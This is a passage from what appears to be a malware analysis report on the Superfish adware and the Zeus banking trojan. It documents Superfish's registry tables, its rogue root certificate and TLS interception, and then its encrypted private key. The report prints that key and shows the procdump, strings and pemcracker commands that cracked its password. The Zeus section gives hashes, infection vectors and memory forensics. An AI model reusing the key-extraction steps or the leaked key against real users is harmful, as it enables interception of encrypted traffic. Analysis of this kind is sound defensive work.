globalIpTable	REG_BINARY	65 22 46 42 67 22 46 42 69 22 46 42 6f 22 46 42 71 22...
Group	REG_SZ	networkprovider
ImagePath	REG_EXPAND_SZ	\??\C:\Windows\system32\Drivers\VDWFP.sys
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000001 (1)

Figure 33: VDWFP added in registry settings

VDWFP consists of application lists grouped into *appTable* and *globalAppTable*.

Figure 35 depicts contents of appTable which are listed below. These are the applications which will be intercepted by Superfish. Whenever a user opens a web page using Chrome, Firefox, Safari and others, Superfish will intercept the communication and insert web advertisements.

- *chrome.exe*
- *firefox.exe*
- *iexplore.exe*
- *maxthon.exe*
- *safari.exe*
- *webkit2webprocess.exe*
- *opera.exe*




Value name:
appTable

Value data:

```
0208   00 00 16 00 66 00 69 00   ....f.i.
0210   72 00 65 00 66 00 6F 00   r.e.f.o.
0218   78 00 2E 00 65 00 78 00   x...e.x.
0220   65 00 00 00 00 00 00 00   e.......
0228   00 00 00 00 00 00 00 00   ........
0230   00 00 00 00 00 00 00 00   ........
0238   00 00 00 00 00 00 00 00   ........
0240   00 00 00 00 00 00 00 00   ........
0248   00 00 00 00 00 00 00 00   ........
0250   00 00 00 00 00 00 00 00   ........
0258   00 00 00 00 00 00 00 00   ........
0260   00 00 00 00 00 00 00 00   ........
0268   00 00 00 00 00 00 00 00   ........
```

Figure 34: Contents of appTable

Superfish does not intercept the applications listed in globalAppTable. This is because catching this application is useless and does not meet the goal of adware.



Value name:

globalAppTable

Value data:

```
0410  00 00 00 00 18 00 61 00   ......a.
0418  76 00 61 00 73 00 74 00   v.a.s.t.
0420  73 00 76 00 63 00 2E 00   s.v.c...
0428  65 00 78 00 65 00 00 00   e.x.e...
0430  00 00 00 00 00 00 00 00   ........
0438  00 00 00 00 00 00 00 00   ........
0440  00 00 00 00 00 00 00 00   ........
0448  00 00 00 00 00 00 00 00   ........
0450  00 00 00 00 00 00 00 00   ........
0458  00 00 00 00 00 00 00 00   ........
0460  00 00 00 00 00 00 00 00   ........
0468  00 00 00 00 00 00 00 00   ........
0470  00 00 00 00 00 00 00 00   ........
```

Figure 35: Contents of globalAppTable


Below are the contents of *globalAppTable*.

afterfx.exe	msdtc.exe	dllhost.exe	svchost.exe
alg.exe	msiexec.exe	ekrn.exe	tmproxy.exe
avastsvc.exe	msmpeng.exe	fxssvc.exe	tpautoconnsvc.exe
avgmfapx.exe	msvsmon.exe	locator.exe	tpvcgateway.exe
avguard.exe	rps.exe	lsass.exe	trustedinstaller.exe
avp.exe	searchindexer.exe	mozybackup.exe	ui0detect.exe
avwebgrd.exe	smss.exe	wbengine.exe	vds.exe
ccapp.exe	smsvchost.exe	wmiapsrv.exe	visualdiscovery.exe
ccsvchst.exe	snmptrap.exe	wmpnetwk.exe	vmtoolsd.exe
coreserviceshell.exe	csrss.exe	vssvc.exe	
sppsvc.exe		spoolsv.exe	

Table 8: Contents of global App Table

Installs Root Certificate

It installs the Superfish root certificate on the system and uses it instead of a known Certificate Authority. This root certificate enables Superfish to function even in SSL-secured connections. It includes logging into bank account, making online orders and logging into social-networking websites.


certmgr - [Certificates - Current User\Trusted Root Certification Authorities...
File
Action
View
Help


Certificates - Current User
- Personal
- Trusted Root Certification Au
  - Certificates
- Enterprise Trust
- Intermediate Certification Au
- Active Directory User Object
- Trusted Publishers
- Untrusted Certificates
- Third-Party Root Certificatior
- Trusted People
- Client Authentication Issuers
- MSIEHistoryJournal
- Smart Card Trusted Roots

Issued To	Issued By
DST Root CA X3	DST Root CA X3
GlobalSign	GlobalSign
GlobalSign Root CA	GlobalSign Root CA
Go Daddy Class 2 Certification ...	Go Daddy Class 2 Certification Au...
Microsoft Authenticode(tm) Ro...	Microsoft Authenticode(tm) Root...
Microsoft Root Authority	Microsoft Root Authority
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...
NO LIABILITY ACCEPTED, (c)97 ...	NO LIABILITY ACCEPTED, (c)97 V...
SecureTrust CA	SecureTrust CA
Starfield Class 2 Certification A...	Starfield Class 2 Certification Auth...
Superfish, Inc.	Superfish, Inc.
thawte Primary Root CA	thawte Primary Root CA
Thawte Timestamping CA	Thawte Timestamping CA

Trusted Root Certification Authorities store contains 22 certificates.

Figure 36: Superfish root certificate

As seen in Figure 38, Superfish is in function over HTTPS connection. It has replaced the actual certificate that the system was meant to receive with its certificate. Since the certificate used to verify websites are part of trusted root certificates installed in system, no warning is generated as the traffic is being tampered with.



Certification path

- Superfish, Inc.
  - www.amazon.com

Certificate status:

This certificate is OK.


Figure 37: Superfish replaces the actual certificate with its own certificate

When the browser connects to a website, the connection is handled by Superfish Visual Discover using WFP (Windows Filtering Platform). The encrypted connection between server and client terminates inside the filter. The filter then forms an encrypted connection with the website and sends the required request to the website.

The reply received from the website terminates inside the filter, and now since the traffic is unencrypted, it can be read by Superfish. Here, the advertisements are inserted based on Visual Discover search. Since, the browser is expecting encrypted stream, the filter re-encrypts and signs them with the self-sign root certificate. This is how Superfish performs man-in-the-middle-attack.

Cracking Superfish Certificate Password


Memory Dump information is collected for VisualDiscovery.exe using the tool procdump.



```
C:\dumps>procdump -ma VisualDiscovery.exe visual.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:59:34] Dump 1 initiated: C:\dumps\visual.dmp
[20:59:34] Dump 1 writing: Estimated dump file size is 34 MB.
[20:59:34] Dump 1 complete: 34 MB written in 0.4 seconds
[20:59:34] Dump count reached.
```


Figure 38: Memory Dump collected using procdump

A text file is created from the dump file to extract the human-readable strings. Upon investigating the string file, the private key is found as shown in the figure below.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~$ cd /home/cuckoo/Desktop
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ strings visual.dmp > visual.txt
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ grep "^[a-z]*$" visual.txt | sort | uniq > visualdictionary.dict
```


Figure 40: Extracting Strings from Memory Dump



```
-----END ENCRYPTED PRIVATE KEY-----
VHw7/lTXWsJkBcQM+g/svyqV4xKHDAixPms2SUwJyKjvEgV+CQok4F/T
SX54HNVBVuXhAixPtYJ6tOBGm7QFAKaXju0PJ+AljnMEsHRekOs2u42OHBXEWDE8
VlyKLWwAuMf2Ec7t7ujqaNmVgv6bpwHEbR6njIi7lC7j4w6D2YQ8vacgvS3MB/K0
TCH+9nbIcT3pxnTXqI2IRHZXMturQ+6fqlJF3bb9bWarMBuC3KgprqyqXxeM0Sqg
jaZHWTS7U6j37OoH/B0KTUG/ybrJGFnOmPP4h2u/ugG75EkfotURsvbrWuetQhOi
d1px9dB2ZBpSoRAOcBwU5aFaw9uu+tXyzrPM3tZomu8ryQYMNlmVgPNDJOz6jPJi
dlFnv56lv2leknu5ghdJHX8YQ6HjnioaaheLA+ORAxqAlD8Itt1/pRBOOMSkutdz
1GLxVFHKR753Gt0IDag13Bd8Jt890/v0tE0Kx66jCkRGn+VCq6+bsnh7VpTH/cG5
NiO3zrrqxsfdVINPaAYRKQnS102jXqkH01z72c/MpMMC6dwZswF5V3R7RSXngyBn
3Qbhom2YCIxfJiaAoz2/LndCpDaEfOrVrxXFOKXrIbmeDEyjDQj16AVni9uuaj7l
f+EdTr348dOez8uHkURyY1cvSHsIdITALkChOonAYT68SVighTeB6xOCwfmsHx+X
SAe7hbAcol7+JWVfzbnVTblPf0i7mwSvK61cKq7YfcKJ2os/uJGpeX9zraywWyFx
xQn+rZELHnwb6baolmbFcsi6XkacVzL/EF7Ll4de/CSQ6pZZCCvfDzov0mPOuGve
MBQGCCqGSIb3DQMHBAiHEg+MCYQ30ASCAoDEvGvFRHvtWOb5Rc0f3lbVKqeUvWSz
MIICxjBABgkqhkiG9w0BBQ0wMzAbBgkqhkiG9w0BBQwwDgQIDHHhyAEZQoICAggA
-----BEGIN ENCRYPTED PRIVATE KEY-----
-----END CERTIFICATE-----
TtCqSwGl9t9JEoFqvtW+znZ9TqyLiOMw7TGEUI+88VAqW0qmXnwPcfo=
1IsYwpTws6a9ZTRMzST4GQvFFQra81eLqYbPbMPuhC+FCxkUF5i0DNSWi+kczJXJ
AQEFBQADgYEApHyg7ApKx3DEcWjzOyLi3JyN0JL+c35yK1VEmxu0Qusfr76645Oj
UzEYMBYGA1UEAxMPU3VwZXJmaXNoLCBJbmMuggkA0vwTh6lE3OcwDQYJKoZIhvcN
ZmlzaCwgSW5jLjELMAkGA1UEBxMCU0YxCzAJBgNVBAgTAkNBMQswCQYDVQQGEwJV
hTCBgoAU+5izU38URC7o7tUJml4OVoaoNYihX6RdMFsxGDAWBgNVBAoTD1N1cGVy
BAUwAwEB/zAdBgNVHQ4EFgQU+5izU38URC7o7tUJml4OVoaoNYgwgY0GA1UdIwSB
3bZMpTrrHD2g/3pxptMQeDOuS8Ic/ZJKocPnQaQtAgMBAAGjgcAwgb0wDAYDVR0T
1Tnm+Y8HiN/+7vahFM6pdEXY/fAXVyqC4XouEpNarIrXFWPRt5tVgA9YvBxJ7SBi
Shh2Xxk/sc9Y6X9DBwmVgDXFD/5xMSeBmRImIKXfj2r8QlU57gk4idngNsSsAYJb
Ew9TdXBlcmZpc2gsIEluYy4wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAOjz
MQswCQYDVQQHEwJTRjELMAkGA1UECBMCQ0ExCzAJBgNVBAYTAlVTMRgwFgYDVQQD
MjUyNloXDTM0MDUwNzE2MjUyNlowWzEYMBYGA1UEChMPU3VwZXJmaXNoLCBJbmMu
CQYDVQQGEwJVUzEYMBYGA1UEAxMPU3VwZXJmaXNoLCBJbmMuMB4XDTE0MDUxMjE2
BAoTD1N1cGVyZmlzaCwgSW5jLjELMAkGA1UEBxMCU0YxCzAJBgNVBAgTAkNBMQsw
MIIC9TCCAl6gAwIBAgIJANL8E4epRNznMA0GCSqGSIb3DQEBBQUAMFsxGDAWBgNV
-----BEGIN CERTIFICATE-----
```

Figure 39: Encrypted Private Key

This.*PEM* file for the above certificate is password protected. The password is cracked using the tool pemcracker, and it comes out to be **Komedia.** Komodia is the name of the company from which Superfish licensed the *MiTM* module.




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~$ cd /home/cuckoo/Downloads/
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads$ cd pemcracker
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/pemcracker$ ./pemcracker visual.pem visualdictionary.dict
Password is komodia for visual.pem
```

Figure 41: Encrypted Private Key cracked using Dictionary attack

If the password is cracked, hackers can easily take control and read traffic that's supposed to be protected, even if certificate pinning is in place.

Network Analysis

When the adware is executed, it makes an *HTTP-get-request*. The purpose of intercepting encrypted connections is to inject JavaScript from the URL for best-deals-products to every HTML page that user visits on the browser.



```
tcp.stream eq 14
```

```
No.   Time          Source           Destination      Protocol  Length Info
  106 13.098148161  192.168.1.68     209.126.103.139  TCP           66 50158 → 80 [SYN…
  109 13.164804661  209.126.103.139  192.168.1.68     TCP           66 80 → 50158 [SYN…
  110 13.165061995  192.168.1.68     209.126.103.139  TCP           54 50158 → 80 [ACK…
  111 13.165830864  192.168.1.68     209.126.103.139  HTTP         205 GET /ws/lenovo/…
  112 13.240610914  209.126.103.139  192.168.1.68     TCP           60 80 → 50158 [ACK…
```

Wireshark · Follow HTTP Stream (tcp.stream eq 14) · wlp2s0

```
GET /ws/lenovo/verify.php?version=&GUID={BF6CE7BD-C4DC-441D-B1BE-3B103A5CCAB9} HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.best-deals-products.com

HTTP/1.1 200 OK
Date: Mon, 21 Jan 2019 03:11:58 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: application/javascript

/* <img src='/404.jpg'> */
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Figure 42: Wireshark Capture

Zeus

Introduction

Zeus Malware (aka Zbot) is a Trojan horse. It was one of the most distructive and widely spread malware applications that infiltrated desktops and mobile devices. Though the Zbot can carry out several criminal activities, its primary function is to steal banking information by the man-in-the-browser attack, by logging keystrokes.

The infected computer slows down in speed and performance. The Zeus version found in 2011 was also known to install the CryptoLocker ransomware. The attacker controls the infected computer via C&C and monitors it for keystrokes to gain access to personal and financial information.

According to the article published on enigma software, over 3.6 million computers were infected in the United States alone poses a serious threat to financial institutions.

The Zeus toolkit has three main functions:

- The first one is to collect system information from all the infected computer systems.
- Steal online login credentials, FTP passwords, POP3 passwords and protected storage information.
- Contact command and control server for the additional task to perform.

Zeus was first identified in 2007 when it was used to steal information from the United States Department of Transportation. Since 2007, several versions of Zeus have been seen, although version 1.2.4.2 became the most stable and successful version. The Zeus versions are in the format A.B.C.D where each digit has its significance:

- **A** signifies the occurrence or complete change in botnet version. It has changed from 1 to 2.
- **B** refers to the major changes in the botnet design that cause complete or partial incompatibility with the previous versions.
- **C** is the number whose increment refers to the addition of new bug fixes, improvements, and features.
- **D** refers to a small revision in the code to make the malware undetectable by AV vendors.

Infection Vector

The two main methods of infection are:

- Spam messages

  Several botnets including Zeus use this technique to spread themselves. Apart from email, social media campaigns have also been designed to spread botnets through messages and postings on social media. When the links are clicked by the user, they are directed to a website which automatically installs the malware on the system.

- Drive-by downloads


  In this method, criminals search for legitimate but insecure websites and insert their malicious script into HTTP or PHP code on any of the most frequently visited pages. Since these websites are valid, the user trusts these websites. Once the user visits these infected websites or downloads a good program, the malware automatically installs itself onto the user’s system. The attacker mostly corrupt social websites as those are the most visited websites.

File characteristics

File Type	PE32 executable for windows
File Size	61.5KB
MD5	cd701ae37e0e44aaa59fcce2d107a70e
SHA1	77f8632f12324978d5af213471d7bf72333a9a52
SHA256	d30dfcf7313276a316a2543decd4087ed327b2bb9f77fa4485d0fd4e3ea0633d

Table 9: Zeus File Characteristics

When checked on virus total, 59 out of 66 engines detect this file as malicious.



59 / 66

59 engines detected this file

SHA-256 d30dfcf7313276a316a2543decd4087ed327b2bb9f77fa4485d0fd4e3ea0633d
File name cd701ae37e0e44aaa59fcce2d107a70e
File size 61.5 KB
Last analysis 2018-03-31 07:54:16 UTC

Ad-Aware	Trojan.Spy.Zbot.SO	AegisLab	Troj.Spy.W32.Zbot.gen!c
AhnLab-V3	Win-Trojan/Zbot.64000	ALYac	Trojan.Spy.Zbot.SO
Antiy-AVL	Trojan[Spy]/Win32.Zbot	Arcabit	Trojan.Spy.Zbot.SO
Avast	Win32:Agent-AYIU [Trj]	AVG	Win32:Agent-AYIU [Trj]

Figure 43: VirusTotal Results

Behavioural Analysis

Following actions are taken by the bot once it is executed in the victim's machine.
It copies itself as sdra64.exe in the path *C:\WINDOWS\System32*. The sdra64.exe is locked by the winlogin.exe process so that other processes cannot delete it.

The malware then creates a folder named lowsec in the path *C:\WINDOWS\System32\lowsec* and stores two files in the folder: *local.ds* and *user.ds*.


- *Local.ds* consists of the latest dynamic configuration file downloaded from the server.
- *User.ds* consists of stolen credentials that need to be transmitted to the server.

Zeus uses networking DLL, *wininet.dll* to contact its command and control sites along with the *wsock32.dll*, the Winsock library.

Once the installation process is complete; the bot remains inactive until the user visits a web page to fill a form. One of the interesting features of the rootkit is that it allows the attacker to add fields in forms which user has opened in the browser.

This is a compelling feature, as now the attacker does not have to direct the user to any malicious website. Instead, the user will see a legitimate website with more fields added to the form from where the attacker can steal all the needed information.


The memory dump of Zeus is analysed using the volatility tool, and as seen in the figure the analysis is performed on Windows XP machines.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ python vol.py
 -f zeus.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
